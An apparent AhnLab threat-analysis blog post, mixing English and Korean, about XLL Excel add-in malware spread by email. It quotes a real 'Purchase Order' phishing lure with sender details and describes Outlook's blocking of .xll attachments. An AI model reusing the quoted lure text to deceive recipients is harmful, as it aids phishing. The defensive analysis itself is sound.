



Posted on [May 20, 2022](#)

## XLL malware distributed through mail



In the meantime, malicious code is being produced and distributed in various forms and methods. AhnLab's analysis team actively monitors and analyzes such changes and ensures that the diagnosis is reflected in the product. This time, we would like to introduce the XLL-type malicious code that has been distributed since last year.

XLL files that can be operated with the .xll extension are additional function files of Microsoft Excel (Excel) and can be executed through the corresponding MS Excel. The peculiar thing is that it can be misunderstood that the document is executed as MS Excel, but this XLL file is in the form of a DLL executable file. In the case of Excel files (.xlam, .xlsm) containing VBA macros introduced a lot in the past, they are produced in VBA, but in this case, they are produced in C language series. Therefore, the appearance of DLL remains the same, but the detailed internal configuration may differ depending on the compiled case.

In Korea, it has been confirmed that it has been circulating continuously since July last year. At this time, it is confirmed that the types of malicious codes that are distributed through e-mail and finally executed are various such as infostealer and ransomware.



[Figure 1] Email blocking .xll attachments (outlook 2016)



[Figure 2] Email to unblock .xll attachments (outlook 2016)

Purchase Order - 메시지 (HTML)

파일 메시지

정크 삭제 회신 전체 회신 새로 만들기 모임 빠른 단계 이동 OneNote 읽지 않은 상태로 표시 범주 등작 추가 작업 태그 편집 확대/축소


보낸 사람: Muriel Le Bellac <Tudoseanca@puresmile.co.za> 받는 사람: 보낸 날짜: 2022-05-04 (수) 오전 2:20  
참조:  
제목: Purchase Order

[메시지](#) [Purchase Order 033.xlsx \(633 KB\)](#) [Purchase Order 034.xlsx \(716 KB\)](#)

Hi [REDACTED]  
We have a United Arab Emirates customer asking for an invoice for the attached purchase order. Can you please confirm the order, so we can have the invoice expedited?  
Thanks & best regards,

Muriel Le Bellac  
Business Development Manager  
India  
England, United Kingdom, KT13 0SL  
M  
Fax: 369-[REDACTED]

Muriel Le Bellac



[Figure 3] .xll attachment email (outlook 2010)

다만 최신 버전에서는 해당 형식의 파일이 첨부파일로 차단되어있어(그림1 참고) 차단 해제 처리한 환경에서 첨부파일을 확인 할 수 있고(그림 2 참고), 그 이전 Outlook에서는 별도의 차단해제 없이 첨부파일 확인이 가능(그림3 참고)하다. 참고로 첨부파일 차단된 버전에서 차단해제를 위해서는 Outlook 기본 설정기능에서는 불가하며 직접 레지스트리 수정이 필요하다. [Microsoft에서도 차단된 확장자 사용을 위해서는 다른 확장자로 변경하여 사용하도록 가이드](#)하고 있다.

# Outlook에서 차단되는 파일 형식

최신 버전      Office 2007

Microsoft Exchange Server 계정을 사용하는 경우 Exchange Server 관리자가 Outlook 보안 설정을 구성했다면 관리자에게 도움을 요청할 수 있습니다. Outlook에서 차단된 첨부 파일을 허용하도록 사서함의 보안 설정을 조정해 줄 것을 관리자에게 요청하세요.

Exchange Server 계정을 사용하지 않는 경우에는 고급 절차를 통해 일부 파일 형식의 차단을 해제할 수 있습니다. 이 절차에서는 Windows의 레지스트리를 편집합니다. 첨부 파일 형식의 차단 해제에 대한 자세한 내용은 [Outlook에서 차단되는 첨부 파일에 대한 Microsoft 고객지원 문서](#)를 참조하세요.

## Outlook에서 차단되는 파일 형식

확장명	파일 형식
.ade	Access 프로젝트 익스텐션(Microsoft)
